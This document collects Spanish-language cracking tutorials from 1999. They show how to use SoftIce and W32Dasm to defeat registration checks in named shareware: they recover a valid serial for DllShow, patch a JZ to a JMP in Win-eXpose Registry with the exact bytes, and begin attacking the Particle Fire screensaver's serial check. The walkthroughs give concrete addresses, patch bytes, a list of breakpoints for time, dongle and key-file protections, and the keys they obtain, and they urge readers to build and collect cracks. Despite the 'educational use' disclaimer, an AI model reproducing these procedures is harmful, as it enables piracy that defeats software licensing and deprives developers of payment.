```
BPX getlocaltime
BPX getfiletime
BPX getsystemtime
```

Creo que con un poco de intuición podemos acertar. Voy a Escribir los mas frecuentes extraídos de un texto que saque de la pagina de W.K.T.

```
1)General Purposes
------------------

BPX hmemcpy
BPX showwindow
BPX updatewindow
BMSG xxxx wm_gettext / a
BMSG xxxx wm_command
BMSG xxxx wm_move

2)Time Related
--------------
BPINT 21 if ah==2A (DOS)
BPX getlocaltime
BPX getfiletime
BPX getsystemtime

3)Register Flag Related (e.g. Flag on EAX)
------------------------
BPX cs:eip if EAX==0 (SICE 3.x)

4)Memory Flag Related (e.g. Flag on 0030:000045AA)
---------------------
BPMB cs:eip rw if 0x30:0x45AA==0 (SICE 3.x)

5)"Hear The Echo" Technique Related
-----------------------------------
BPX 0x30:0x45AA do "d 0x30:0x44BB" (SICE 3.x)
BPX CS:0x66CC do "? EAX" (SICE 3.x)

6)CD-ROM and Disk Based Schemes
-------------------------------
BPINT 13 if ah==2 (DOS)
BPINT 13 if ah==3 (DOS)
BPINT 13 if ah==4 (DOS)
BPX GetFileAttributesA
BPX GetFileSize
BPX GetDriveType
BPX GetLastError
BPX ReadFile
BPIO -h (Your CD-ROM Port Address) R

7)Dongle Cracking
-----------------
BPIO -h 278 R
BPIO -h 378 R

8)Key File Related
------------------
BPINT 21 if ah==3dh (DOS)
BPINT 31 if ah==3fh (DOS)
BPINT 21 if ah==3dh (DOS)
BPX ReadFileA
BPX CreateFileA

9)Keyboard Input Related
------------------------
BPINT 16 if ah==0 (DOS)
BPINT 21 if ah==0xA (DOS)
```

Nota: Texto original en inglés de Aesculapius

Pero de todos estos los que mas utilizaremos son.

BPX Messageboxa

BPX Messagebox

BPX Messageboxexa

BPX GetWindowTexta

BPX GetDlgitemTexta

BPX GetWindowText

BPX GetDlgitemText

BPX GetMessagea

Imaginaros que que queremos conseguir el numero de serie valido para un programa, Que BreakPoint pondremos??? Supongo que los grandes CRACKER sabrán cual es el correcto yo no, lo único que os puedo aconsejar es que pongáis 2 o 3 y ver cual salta que podrían ser.

BPX Messageboxa

BPX GetWindowTexta

BPX GetDlgitemTexta

Y con el que salte continuamos y borramos los demas. los comandos para manipular los BreakPoints son.

Bpx Breakpoint ----- Poner

BC Breakpoint ----- Borrar , **BC *** ----- Borrar todos

BD Breakpoint ----- Desactivar **BD *** ----- Desactivar Todos

BE Breakpoint ----- Activar **BE *** ----- Activar Todos

BL ----- Listar todos

Comandos para ver los procesos que se están ejecutando. utilizaremos.

D EX ------ nos muestra el contenido de EBX en la ventana de datos

D EBP-12 --- nos muestra el contenido de EBP-12 en la ventana de datos

Yo llamo la ventana de datos, a la ventana que muestra los valores en caracteres, junto a los valores en hexadecimal, y es que algunas veces tendremos que buscar el nº que buscamos en esa ventana o con una [**?**] en la línea de comandos.

? EBX ---- nos muestra el valor de EBX en la línea de comandos

? EBP-12 – nos muestra el valor de EBP-12 en la línea de comandos

Para manipular una determinada parte del código. utilizaremos el comando

A ----- ensamblar

En los manuales anteriores hemos manipulado los datos para petar el programa con un editor

HEX, en el Soft podemos manipular pero los cambios solo quedan manipulados en memeoria, ósea Temporalmente hasta que ejecutemos nuevamente el programa. Esto es muy útil para probar si hemos acertado con el proceso que queremos cambiar. Por ejemplo

Localizamos un salto

00425012 74A1 je 00425012 para cambiarlo a un jmp haremos lo siguiente

A 00425012 [Intro]—pulsar

0105:00425012 ---------- El soft nos mostrara solo la dirección de memoria para que la rellenemos con los datos que tengamos pensado aplicar.

0105:00425012 jmp 00425012 [Intro] ----- En rojo los datos que hemos metido

0105:00425014 ------ ----- El soft nos da la siguiente dirección de memoria por si queremos seguir cambiando cosas, si no vamos a cambiar nada mas pulsamos Intro y hemos cambiado un salto (Pero solo en memoria.)

Bueno Creo que he explicado lo suficiente del Soft como para empezar con nuestro programa. Recomiendo a la Peña que nunca ha utilizado el Soft, que antes de continuar con el Tutorial, practiquéis con el soft lo que he explicado, probar con una copia de cualquier programa a pulsar **F8**, **F10** , **F11**, Poner BP Etc. hasta que lo conozcáis un poco

---

Parte II

Buscando un Numero de Registro valido para.

DllShow V4.3 Que lo tenéis en:

http://tucows.teleweb.pt/files4/dllshow.ZIP

Cuento con que ya habéis salseado con el Soft, esta configurado (en la Web tenéis un manual sobre configuración e Instalación.) y lo tenéis cargado.

Empezamos: Hoy registraremos nuestro programa con un n/s valido, este numero variara según el nombre de usuario que pongamos, ósea que cada cual puede poner el suyo.

Ataque Capturar la rutina que se encarga de verificar el n/s que hemos metido, y seguir su ejecución hasta el momento en que compare nuestro n/s con uno valido.

Abrimos el Soft y cargamos el ejecutable Dllshow.exe. Pulsamos el boton de los engranajes (load para los amigos) y nos sale una ventanita con un aviso,[Symbol Translations /Load Error] Pulsamos **[Si]** y entramos directamente al Soft, pulsamos **F5** o **[Ctrl + D]** para que se ejecute el programa que tenemos cargado, y salimos nuevamente a Windows, pero esta vez se esta iniciando DllShow. Ahora hay que poner los datos del registro, pulsamos Help y Register... y nos sale una ventana que nos pide tres datos, rellenamos como queramos.

User Name:OWL(buho)

Organization:OWL

Registrations :123456789

Y ahora tenemos que poner un BreakPoint para poder seguir paso a paso todo el proceso de crear y comparar el n/s. probamos con Getwindowtexta, Pulsamos **[Ctrl+D]** y entramos en el Soft, Venga a poner el BP (como se ponía sabéis no?)

BPX getwindowtexta una vez puesto pulsamos **F5** o **[Ctrl+D]** Para Salir a Windows ahora pulsamos aceptar en la ventana de registro y L Cascaras!!! No ha pasado nada nos ha salido la ventana de que el n/s no es correcto. Probaremos con otro BP pulsamos nuevamente **[Ctrl+D]** y borramos el BP que habíamos puesto

BC * [Intro] ----- Borrar BP

Ahora probamos con otro

BPX getdlgitemtexta y pulsamos nuevamente **F5** o [**Ctrl+D**] Para Salir a Windows ahora pulsamos aceptar en la ventana de registro y J esta vez si saltamos al soft concretamente en.

User32! Getdlgitemtexta

015F:BFF51743 B1A1 MOV CL,A1

Que es esto? La primera llamada que hace el programa, desde que pusimos el BP a la función Getdlgitemtexta. En este momento nos encontramos dentro de User32.dll

Recordar para saber quien ha hecho la llamada que tecla teníamos que pulsar... Bien **F12** y nos lleva a.

015F:0041552B FF15B0F24100 CALL [USER32! Getdlgitemtexta-]

015f:00415531 5F POP EDI

015D:00415532 5E POP ESI ---- Captura User Name

...

...

AQUÍ vemos que ESI NOS HA CAPTURADO el primer campo del formulario, comprobarlo poniendo en la línea de comandos del Soft

D esi ---- veremos en la ventana de caracteres OWL(buho)

Podríamos ir ejecutando el programa paso a paso , pero se haría eterno ya que si solo a capturado el primer campo, supongo que utilizara el mismo sistema para capturar los otros dos, ósea que pulsamos nuevamente **F5** y aparecemos otra vez en.

User32! Getdlgitemtexta

015F:BFF51743 B1A1 MOV CL,A1

La segunda llamada que hace el programa, desde que pusimos el BP a la función Getdlgitemtexta. En este momento nos encontramos dentro de User32.dll

Pulsamos F12 para terminar esta llamada y nos lleva a.

015F:0041552B FF15B0F24100 CALL [USER32! Getdlgitemtexta-]

015f:00415531 5F POP EDI

015D:00415532 5E POP ESI ----- Captura Organization

...

si antes Capturo el User Name y el valor lo llevaba ESI miremos otra vez que hay en ESI

D ESI --- OWL ahora ha capturado el segundo campo vamos a por el ultimo que es el que nos interesa, a partir de los datos que a recogido generara un n/s y lo comparara con el que hemos puesto, tenemos que encontrar el punto donde lo compara, pulsamos **F5** y

User32! Getdlgitemtexta

015F:BFF51743 B1A1 MOV CL,A1

La tecera llamada que hace el programa, desde que pusimos el BP a la función Getdlgitemtexta. En este momento nos encontramos dentro de User32.dll

Pulsamos **F12** para terminar esta llamada y nos lleva a.

015F:0041552B FF15B0F24100 CALL [USER32! Getdlgitemtexta-]

015f:00415531 5F POP EDI

015D:00415532 5E POP ESI ----- Captura el numero que pusimos

si repetimos el paso anterior y miramos que hay en ESI, vemos el n/s que hemos metido

D ESI ----- 123456789

Ahora que ya tiene el n/s solo tenemos que seguir ejecutando el programa y ver que hace con el n/s, vamos pulsando **F10** (Tambien podriamos ir traceando con **F8**, Pero nos volveriamos un poco locos, ya que entrariamos en todas la llamadas (call) paso a paso. Pero si quereis probar..)

0041552B FF15B0F24100 CALL [USER32! Getdlgitemtexta-]

00415531 5F POP EDI

00415532 5E POP ESI ----- Captura el numero que pusimos

00415533 B801000000 MOV EAX,00000001

00415538 5B POP EBX

00415539 C3 RET ------ Retorno de una llamada esto nos va ha trasladar al final de una llamada que estaba ejecutándose, seguro que nos lleva a la parte donde se genera y compara el n/s. Para los que no tengáis experiencia en crackeo os doy un consejo, desensamblar el programa este con el W32dasm y analizar esta parte del código, todo el proceso que estamos siguiendo, lo Vais a ver mucho mas claro con un listado muerto. (pero claro primero terminemos esto)

A lo que estabamos el Ret nos lleva a:

0040D342 E8B9810000 CALL 00415500 --- VEIS EL RET ERA EL FINAL DE ESTA LLAMADA

0040D347 8D4C2440 LEA ECX,[ESP+40]

0040D34B 51 PUSH ECX

...

...

...

SEGUIMOS CON **F10**

...

0040D351 56 PUSH ESI

0040D352 8BD8 MOV EBX,EAX ----- EAX LLEVA NUESTRO N/S MIRARLO

0040D361 7518 JNZ 0040D37B ----- SALTA A

? EAX 123456789

CONTINUAMOS CON F10

0040D37B 3B3CCE5OD CMP EAX,005FCE3C compara

0040D380 750CC JNZ 0040D38E ------- SALTA A si no es 0 (osea si)

.....

0040D38E 57 PUSH EDI ----- GUARDA NUESTRA ORGANITATION

0040D38F 56 PUSH ESI ----- GUARDA NUESTRO USER NAME

0040D390 E89BB7B0000 CALL 00414F30 – LLAMA A LA RUTINA QUE GENERA EL N/S

0040D395 83C408 ADD,08

0040D398 3BD8 CMP EBX,EAX ----- COMPARA LOS N/S EL NUESTRO CON EL VALIDO

SOLO NOS QUEDA SABER CUAL ES EL QUE SE CORRESPONDE CON LOS DATOS QUE HEMOS PUESTO.

? EBX = 123456789 el nuestro

? EAX = 3703297526 el que vale

Acordaros de que si pusisteis el user name con mayusculas a la ora de meter el n/s , a de estar exactamente igual.

Como siempre espero que lo ayais cojido, yo intento explicar lo mejor que puedo, pero no soy ningun experto por lo tanto hay algunas comprovaciones que realiza el codigo que no puedo explicarlas por que no las se, supongo que conprobara que el n/s tenga un minimo y un maximo de longitud, que esten todos los campos completos, que sean numeros y no letras etc.

Cualquier Duda, Sugerencia, Critica etc. A

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff

Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Win-eXpose Registry V1.0**

PROTECCION:	Name / Serial		
Descripcion:	Spya del Registro de Windows		
Dificultad:	Facilon		
DOWNLOAD:	http://www.shetef.com/wxr95-10.zip		
Herramientas:	SoftIce v3x + , W32Dasm , Editor Hexadecimal		
CRACKER:	karpoff	**FECHA:**	21/08/99

INTRODUCCION

Tutoríal de Crackeo Para Newbies desde Cero 21/08/99

Por Karpoff ## PROYECTO 6 ##

- Continuando Con el SoftIce.

- Win-eXpose Registry V1.0

Hola nuevamente a todos/as, que tal el proyecto 5 ?????, seguro que la mayoría conseguisteis el n/s correcto. Debido a que he recibido algunos Emails pidiéndome que continuase con proyectos basados en W32Dasm, he escogido este programa.

Es una utilidad muy buena para rastrear los procesos de cualquier aplicación que se ejecute en nuestra maquina, esta utilidad muestra los cambios que puede hacer un proceso tal, en el registro.

La podedeis coger de:

http://www.shetef.com/wxr95-10.zip

AL ATAKE

Lo estudiaremos con el SoftIce y con W32Dasm, así podéis escoger la herramienta que mas os guste. De todas formas sigo pensando que si habéis seguido los manuales estáis mas que preparados para utilizar el SoftIce, yo os recomiendo este, las protecciones cada vez son mas enrevesadas, y con un listado muerto es imposible de seguir.

El programa de hoy es bastante antiguo tiene una protección ridícula, para registrar el programa tenemos que rellenar un formulario que casi parece nuestro D.N.I. nos pide nombre, 1er apellido, 2do apellido, nombre de la compañía (Leticia J) un numero de serie y un passwod. La clave valida se genera según el numero de serie que metamos, una vez generado el numero valido, no lo guarda en el registro ni lo encripta en dios sabe donde, sino que lo guarda su archivo .ini.

Herramientas: las de siempre. SoftIce o W32Dasm y un HEX editor.

Ataques, Localizar la rutina que se encarga de verificar si el n/s que hemos metido es correcto o no, y manipularla para nuestro beneficio, o bien eliminarla si es posible, o podemos localizar el punto donde se genera el n/s valido y capturarlo, En esta ocasión haremos las dos cosas.

El programa nos da una evaluación de 30 días, pasado este tiempo, no podemos seguir utilizándolo, ya que detiene el proceso que este realizando y nos muestra la pantalla de registro cada x tiempo

PARTE 1 (CON EL SOFTICE)

Empezamos con el SoftIce. Arrancamos el ordenata y cargamos el SoftIce, abrimos Wxr95.exe con el soft. Pulsamos el botón de los engranajes para empezar a tracear el programa. Saltamos al softIce y pulsamos F5 para que continúe su ejecución, aparecemos otra vez en Windows y con el programa abierto, metamos los datos del registro.

Your asked to enter:

Your First,LastName:a

Company Name, :a

Address Line 1: a

Address Line 2: OWL(Bhuo)

Serial Number: 123456789

Password: 123456789

Podéis rellenar con los datos que queráis, según que datos metáis generara un numero u otro. Ahora debemos poner un BP o punto de ruptura, para capturar la rutina que comprueba nuestro numero y genera el numero valido, yo he probado con Messageboxa , pero podéis intentarlo con otros BPs,(es mas, os obligo a que practiquéis con otros BreakPoints, para ver las diferencias entre que procesos capturan unos u otros, aprenderéis mucho probando.) Pulsamos [Ctrl+D] para saltar al Softice y ponemos.

BPX messageboxa

Volvemos a pulsar [Ctrl+D] Para salir del Softice y pulsamos aceptar en los datos del registro, en este momento el breackPoint que pusimos hace efecto y saltamos al Soft. Justo en:

User32! Messageboxa

015F:BFF5412E 55 PUSH EBP

Aparecemos directamente dentro de user32.dll en una llamada externa a messageboxa, a nosotros no nos interesa para nada navegar dentro de esta dll lo que nos interesa averiguar es quien llamo a messageboxa.

Para ver quien hizo la llamada a messageboxa pulsamos F11 o F12 Y ooh L salimos a Windows con el mensaje de que hemos fallado en el registro, que nos sugiere esto, (antes de seguir leyendo pensar porque en vez de llavarnos a el principio de la llamada nos saca a windows con el mensaje de error.) pues que la llamada que se hizo a messageboxa debe se ser muy sencilla, y pequeña, (esto siempre son mis deducciones que podrían no ser del todo así, pero como ya he comentado mis conocimientos son bastante pobres J)

Como siempre mi ataque es pensar que tiene que haber una parte de la rutina donde comprueba si es valido el numero metido o si es falso, esta comprobación estaría seguida de un salto que dependiendo del valor que reciba saltara a el mensaje de error o continuara su ejecución normal aceptando el numero de registro, o viceversa .(aclaro que este tipo de comprobación que comento es la mas sencilla que conozco, podría no tener nada que ver con este estilo, pero dado que es un programa antiguo y que utiliza un archivo .ini para guardar el registro creo que es la que utiliza.)

Continuamos nos habíamos quedado en el mensaje de error, como todavía tenemos el BreakPoint messageboxa activado pulsamos [OK] en el mensaje de error y nos lleva a:

:004025A3 CALL [USER32!MessageBoxA]

:004025A9 MOV BYTE PTR [EBP-04],00 --à Aquí aparecemos.

:004025AD CALL 00402750

:004025B2 MOVE DWORD PTR [EBP-04],FFFFFFFF

:004025B9 CALL 00402762

:004025BE MOV EAX,[EBP-0C]

:004025C1 POP EDI

:004025C2 MOV FS:[00000000],EAX

:004025C8 POP ESI

:004025C9 POP EBX

:004025CA MOV ESP,EBP

:004025CC POP EBP

:004025CD RET

Creo que estamos al final de la rutina de comprobacion, entonces remontemos la rutina para localizar una comprobación tipo TEST XXX,XXX o CMP XXX,XXXXXXX seguida de un salto que tenga las características si el numero es valido salta si no es valido continua,(o al rreves), Miremos que encontramos por hay arriba, subimos mas mas un poquito mas, y encontramos el primer je que según el valor que reciba de Test XXX,XXX salta o sigue su ejecución.

:004024F7 TEST EAX,EAX à si el numero es correcto le dice a el salto que salte a la dirección 004025ce, si es falso continua ejecutándose en la siguiente línea, y empieza a generar los mensajes de error.

:004024F9 JZ 004025CE à Según el valor que le asigne TEST salta o no.

:004024FF PUSH   0040A1A4

:00402504 MOV   ECX,0040A90

:00402509 PUSH   0040A158

:0040250E PUSH   0040A140

:00402513 CALL   00406E40

Y vosotros os preguntáis, y como save este tío que para que acepte el numero de registro lo valido es que salte y no al reves. Contestación pues podéis probar a cambiar el salto por un salto incondicional (jmp) que salta lleve el valor que lleve. O podéis desensamblar el programa y observar esta parte del código, veréis que si no salta y sigue su ejecución normal, se va ha encontrar con todos los avisos de error, pero si salta evita todos los aviso.(tenéis que verificar lo que os he dicho es obligatorio J)

Continuamos, estabamos dentro del soft y habíamos localizado el posible salto.

Bueno hemos localizado el salto pero esta parte del código ya se ha ejecutado así que tenemos que entrar en el soft antes de que se ejecute este salto para así poder manipularlo, como lo hacemos muy fácil tenemos que ponerle un BreakPoint para entrar en el soft justo antes de que se ejecute, y tenemos que borrar el BreakPoint messageboxa para que no se active en plena ejecución, porque ya hemos localizado lo que queríamos, pues no nos sirve ya para nada. Para desactivar el BreackPoint

BC 00 à Borra el primer Breakpoint que hallamos puesto en este caso messageboxa, para ver que numero de BP tiene asignado cada uno en caso de que hubieseis utilizado otros.

BL à nos lista los breakPoint tanto activos como desactivados, ej,

BL [INTRO]

00 messageboxa

01 messagebox

02 getwindowtexta

Una vez borrados los BreakPoints, le ponemos otro a :004024F9 JZ   004025CE , para poner un BP a una dirección de memoria podemos hacer doble clip encima de la dirección que nos interese o como siempre con el comando BPX

BPX 004024F9

Si ya hemos hecho todo esto pulsamos F5 o [Ctrl+D] para salir del Soft, estamos nuevamente en el formulario de registro, ahora solo tenemos que pulsar OK y aparecemos justo en el salto :004024F9 JZ   004025CE ,Bueno tenemos que convertirlo en un salto incondicional (jmp) que salte por narices, lo primero desactivamos o borramos el BP que le hemos puesto, ya no nos sirve para nada, ahh muy importante, y si este no fuese el salto que buscábamos??? ,si este es el salto correcto todavía no se tiene que haber generado el mensaje de error como saberlo, recordar el tutorial anterior.... solo tenemos que pulsar la tecla F4 para ver como van las cosas fuera del soft si pulsamos F4 y esta el aviso de numero incorrecto mal asunto, si no esta vamos bien, pulsamos F4 y vemos que no se ha generado bien J , volvemos al soft pulsando otra vez F4. Tenemos que convertir

004024f9 0F84CF000000 JZ 004025CE

CAMBIARLO POR 004024F9 ¿??????????   JMP 004025CE à salto incondicional

Las interrogaciones significan que tendremos que averiguar que Bytes son los que harán que jz se convierta en jmp para que el programa funcione correctamente, debemos tener en cuenta

que si hay que cambiar Bytes nunca podemos meter mas o menos Bytes de los originales. Hasta ahora hemos cambiado:

JE POR JNE = 74 POR 75

JNE POR JMP = 75 POR EB

JE POR JNE = 0F84CF000000 POR 0F85CF000000

PERO COMO CAMBIAMOS UN 0F84CF000000 JE POR UN JMP

La manera que yo utilizo es, cuando lo cambiemos en el soft fijaros en como cambian esos Bytes y apuntarlo, por que si luego queremos generar el Crack necesitaremos un HEX edit y cambiar los Bytes por los que hemos apuntado.(con el W32dasm también podemos averiguar que Bytes son la sustitución correcta, luego lo explico.)

Estamos dentro del Soft justo en el salto que nos interesa, hemos desactivado el BP del salto haciendo doble clip sobre el (se quitara el azul cyan) o con el comando

BC 004024F9 y ahora a ensamblar la nueva instrucción, con el comando A del SOFT

004024f9 0F84CF000000 JZ 004025CE

004024FF 684A1400 PUSH 0040A1A4

A 004024F9 [INTRO]

Nos mostrara..

015F:004024F9 à AQUÍ TENEMOS QUE ESCRIBIR EL CAMBIO QUE TENEMOS QUE HACER OSEA.

015F:004024F9 JMP 004025CE [INTRO] EN ROJO LO QUE HEMOS ESCRITO PAR ENSAMBLARLO.

015F:004024FF [INTRO]NOS MUESTRA LA SIGUIENTE DIRECCION DE MEMORIA POR SI QUEREMOS SEGUIR ENSAMBLANDO NUEVAS INSTRUCCIONES, COMO NO QUEREMOS PULSAMOS [INTRO] Y LA NUEVA INSTRUCCIÓN QUEDA ENSAMBLADA.

Ahora fijaros en el Soft como ha cambiado la línea del salto, tiene que mostrar esto.

004024f9 E9D00000000 JMP 004025CE à Ahora si salta a 004025CE

apuntar en un papel lo que esta en rojo para luego hacer el crack.

Bueno ahora pulsamos F5 para que se termine de ejecutar el programa y OLEEE J J , no hay aviso de error nos ha aceptado el numero pero que numero es?.

Vamos a C:\Windows y editamos el archivo Wxr95.ini y

Key=EXPREF062F11

Este código solo es valido para los datos que hemos utilizado

Ya tenemos registrado el programa. si miráis en help about veréis los datos que halláis metido J .

PARTE 2 W32Dasm

Quiero deciros que en esta segunda parte no me voy a extender en explicaciones, ya que es el mismo programa solo que con distinta herramienta las explicaciones de funcionamiento, protecciones y ataques son las mismas que con el Soft.

Lo primero hacer una copia del ejecutable Wxr95.exe bien con otro nombre o copiando todo el programa a otra carpeta. Abrir el original con el W32Dasm y la copia con un Editor HEX.

Empezamos pulsamos el botón del W32dasm que nos muestra todas las cadenas de texto. Localizamos la que nos escupe cuando fallamos en el registro

Wrong password please reenter

Hacemos doble clip sobre la frase y nos lleva a

Possible StringData Ref from Data Obj à " Wrong password please re-enter "

à " Informarion."

|

:0040259c 6860ª14000 PUSH 0040A160

bueno pues como siempre tenemos que encontrar un salto con la siguientes características, que según el valor que le asignen pueda saltarse este aviso, o que su ejecución normal le permita llegar asta este aviso, dependiendo de si acepta el registro o no, pues ala manos a la obra.

Os habéis fijado, que según íbamos hacia arriba nos encontrábamos con un montón de avisos todos ellos relacionados con formulario de registro, y al final de todos ellos el salto con las características que buscamos.

:004024F7 85c0 TEST EAX,EAX à si el numero es correcto le dice a el salto que salte a la dirección 004025ce, si es falso continua ejecutándose en la siguiente línea, y empieza a generar los mensajes de error.

:004024F9 0F84CF000000 Je 004025CE à Según el valor que le asigne TEST salta o no.

Como veis si salta evitaría el aviso de error, y si no salta continuaría normalmente hasta el aviso maligno. Que tenemos que hacer para que salte convertirlo en un salto incondicional que salte por narices.

Como he comentado en la parte 1 no estamos acostumbrados a realizar cambios se saltos, con tantos Bytes, así que os explicare como saber que bytes son los validos para poder patchear el je por jmp

En el menú de archivos pulsar en debug y seguidamente en load proccess, vamos a aplicar el cambio al estilo del Soft, con el programa en marcha. Para el que no lo sepa el W32dasm cuenta con su propio debug es pobre comparado con el soft aunque muy cojonudo comparado con otros que hay por hay , dedicare un turorial a explicar como utilizar este debug.

Bueno si habéis hecho lo que os dije, ahora tendréis una ventanita con una línea de comandos, si poner nada pulsar load, y el debug empieza a ejecutar el Wxr95.exe

Ahora pulsar en la opción GOTO ADDRESS (IR A UNA DIRECCION DE MEMORIA), aparecerá una ventana donde debéis de meter la dirección de memoria donde se encuentra el salto que queremos patchear escribimos 004024f9 , y pulsamos OK

E inmediatamente aparece en la ventana de procesos nuestro salto.

Ahora para modificarlo pulsaremos la casilla Patch Code y se habré otra ventana con nuestro salto y una línea de comandos para aplicar los cambios que queremos realizar, osease que escribimos:

JMP 004025CE Y PULSAMOS [INTRO]

Ahora fijaros en code Patch listing hay tenemos el patcher que acabamos de generar, tiene que mostraros esto

004024f9 E9D00000000 JMP 004025CE el patcher todavía no esta aplicado, pero ya sabemos cuales son los Bytes que hay que utilizar para cambiar el je del código original por el jmp del código manipulado, estos bytes son los que están en rojo, si quereis generar luego el cack recomiendo que lo apunteis, para aplicarlos en el editor HEX.

Bueno apliquemos el patcher a el programa, todavía tenemos la ventana donde nos muestra el patcher que hemos generado, para aplicarlo solo tenemos que pulsar la opción Apply Patch, una vez que hemos pulsado esa opción nos pide confirmación, aceptamos claro,y ya esta cerramos esa ventana pulsando Close, ahora ya esta el patch aplicado, se supone que si pulsamos la opción run o la tecla F9 el programa aceptara cualquier registro que metamos. Y como era de esperar así ha sido.

Ahora si miráis en el archivo Wxr95.ini que se encuentra en C:\windows veréis en

KEY:vuestra clave de registro

No es necesario parchear con el Editor Hex los cambios, ya que nos ha generado una clave valida en el archivo Wxr95.ini, bueno en realidad la clave si la metes desde el formulario de registro no es valida, lo que es valido es todo el archivo Wxr95.ini, que en este caso seria un Crack valido.

De todos modos yo os recomiendo que generéis el crack parcheando la copia del ejecutable con el editor Hex, y hacer el ejecutable con cualquier Generador de cracks, lo guardais hasta que tengáis una gran colección, luego le dejáis flipado/a a la novia/o J

No explicare como aplicar los cambios con el Hex, por que ya tenéis nivel para eso y mucho mas. hasta el próximo tutorial,

Un saludo a Todos/as [y como no a el Bhuo].

(Karpoff.)

Como siempre espero que lo halláis cogido, yo intento explicar lo mejor que puedo, pero no soy ningún experto.

Si teneis algun programa que os esta dando gerra porque no podeis con el, Podemos analizarlo aqui. Solo teneis que mandarme un email.

Cualquier Duda, Sugerencia, Critica etc. A

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff

Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Programa	**Particle Fire screensaver v1.1a**	W95 / W98 / NT
Descripción	Salvapantallas	
Tipo	Trial de 7 días	
Url	http://www.longbowdigitalarts.com/particlefire.html	
Protección	**Serial-num**	
Dificultad	**1) Principiante y 2) Amateur**, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	SoftIce v4.00, Regmon, Hiew 6.04 (mASM32 opcional)	
Objetivo	**Parchear la comprobación del S/N o hallar uno válido**	
Cracker	**Champion**	
Fecha	19 de Agosto de 1999	

Introducción

El salvapantallas es vistoso, aunque es el primero que veo que pretenden hacerte pagar por él (hay gratis a patadas en internet), aunque bueno, cada cual que haga lo que quiera; si realmente te gusta, creo que solo son unos 10$... Para registrarse, hay que introducir un número en la pantalla de configuración del salvapantallas; si no, al cabo de 7 días, cuando el salvapantallas lleva un par de minutos, comienza con los clásicos mensajitos tipo "regístrate porfa". Nunca he visto un tutorial sobre un screensaver, así que ya que lo conseguí con este, he pensado en contarlo y de paso ilustrar la aplicación del método '`bpx RegQueryValueExA`' para programas que interactuan poco o nada con el usuario a la hora de registrarse pero que leen datos tipo s/n desde el registro de Windows (este es su punto de contacto con el mundo 'real'). Dado que me considero un principiante, he tratado de escribir esto a un nivel bastante bajo, aunque he desarrollado dos métodos de cracking, uno para principiantes (parchear) y uno para amateurs (keygen); es por estos motivos que este documento es un poco largo. Sin embargo, la gente más avanzada podrá leerlo de corrido (o leer directamente el 'briefing' (resumen) del final de todo).

Al Atake

1. Familiarizándonos

Bien, nuestro primer punto de partida es familiarizarnos con el programa y su mecanismo de protección. Éste consiste en la introducción de un número en la ventana de configuración del protector de pantalla (podemos acceder desde Panel de control / Propiedades de pantalla / Configurar protector pantalla, o bien desde el menú contextual que aparece al pulsar el botón derecho sobre el fichero de ParticleFire). Si el número no es el correcto, y ya han pasado 7 días desde que lo instalamos, veremos mensajes molestos al cabo de un par de minutos de iniciarse el screen saver (adelantad 10 días el calendario para verlos).

Así que tenemos que solucionar eso... pero para nuestra desdicha, constatamos que, tras introducir un número (por ejemplo 12345) y aceptar, no aparece ningún mensaje que valide o invalide el código introducido. Sin embargo, si volvemos a entrar, nuestro número sigue ahí. Si hacemos algún experimento, probando números y entrando y saliendo de la configuración, llegaremos a la conclusión de que, posiblemente, el serial num debe ser de 10 cifras (o menos) y formado exclusivamente por números (de otro modo, trunca o pone a cero la expresión introducida cuando volvemos a entrar a "configurar").

Ahora que creemos tener una leve orientación sobre lo que buscamos, hacemos pruebas a base de poner break-points en las típicas funciones que capturan el texto de un cuadro de diálogo, comparación de cadenas, etc. Pero... no parecen llevarnos a ninguna parte.

Quizás los autores del Particle Fire quieran echarnos una mano ;) echamos un vistazo al read-me que lo acompaña. Allí encontramos un par de informaciones interesantes:

(1) '*asegúrate de introducir correctamente el serial-num*'
(2) '*por favor no digas a nadie tu número de registro*'

Traducción:

(1) no hay mensaje tipo 'gracias por registrarte' o 'serial num incorrecto'
(2) el número es independiente de tu nombre, disco duro, etc..

Si bien el punto (2) nos facilita un poco las cosas, el (1) las complica porque significa que, posiblemente, la comprobación del serial num no se realiza cuando lo entramos en 'configurar' si no al correr el salvapantallas. Es decir, la típica relación causa-efecto entre el serial/keyfile/etc y nag screen/reminder/lo que sea, está en cierto modo disociada, separada, retardada.

Sin embargo, tiene que haber un nexo de unión entre ambos. El número que entramos en configurar, el Pfire lo tiene que leer de algún sitio. Yo ya me imagino donde está, pero vamos a correr el Regmon para asegurarnos... ejecutamos el salvapantallas y nos encontramos con que, antes de comenzar, lee una serie de parámetros del registro. Entre ellos, el serial num... si hacemos doble click sobre esa línea desde RegMon, se abrirá el RegEdit en esa rama, y veremos que el Pfire, como buen screensaver, tiene guardaditos ahí sus parámetros, incluido el serial num que le hayamos puesto... estos parámetros los debe de leer el Particle Fire cuando se ejecuta como salvapantallas... que bien... porque hace poco estuve leyendo algo sobre la función API `RegQueryValue`, que precisamente es la que lee datos del registro. Pero en realidad hay varias parecidas; `RegQueryValue`,

RegQueryValueEx y RegQueryValueA. Para Win32 ansi la 'ExA' es la que nos vale, pero por si tenemos duda en estos casos, abrimos el fichero en el w32 Dasm, y le damos al botón de funciones importadas; allí nos aparecerá, para este caso, la función *RegQueryValueExA*, junto a otras funciones tipo OpenKey que van "abriendo" el camino para la QueryValue. Creo que el serial num se debe sentir un poco solo, así que vamos a tratar de acompañarle durante su viaje, a ver que hacen con él. Antes de empezar, escogemos un serial que nos haga de referencia, para identificarlo luego cuando lo lea y lo compare o haga lo que sea con él. Basándonos en nuestras pruebas, ponemos 1000000000 (mil millones) en la pantalla de configurar (podemos poner otro, pero recordemos cual), aceptamos y salimos. Tomamos tambien nota del equivalente en hexadecimal de nuestro número, para que no nos cojan desprevenidos; 3B9ACA00. Ahora pondremos el breakpoint y trataremos de subirnos al tren a la vez que lo hace nuestro serial.

2. Manos a la obra: un breakpoint en la lectura del registro

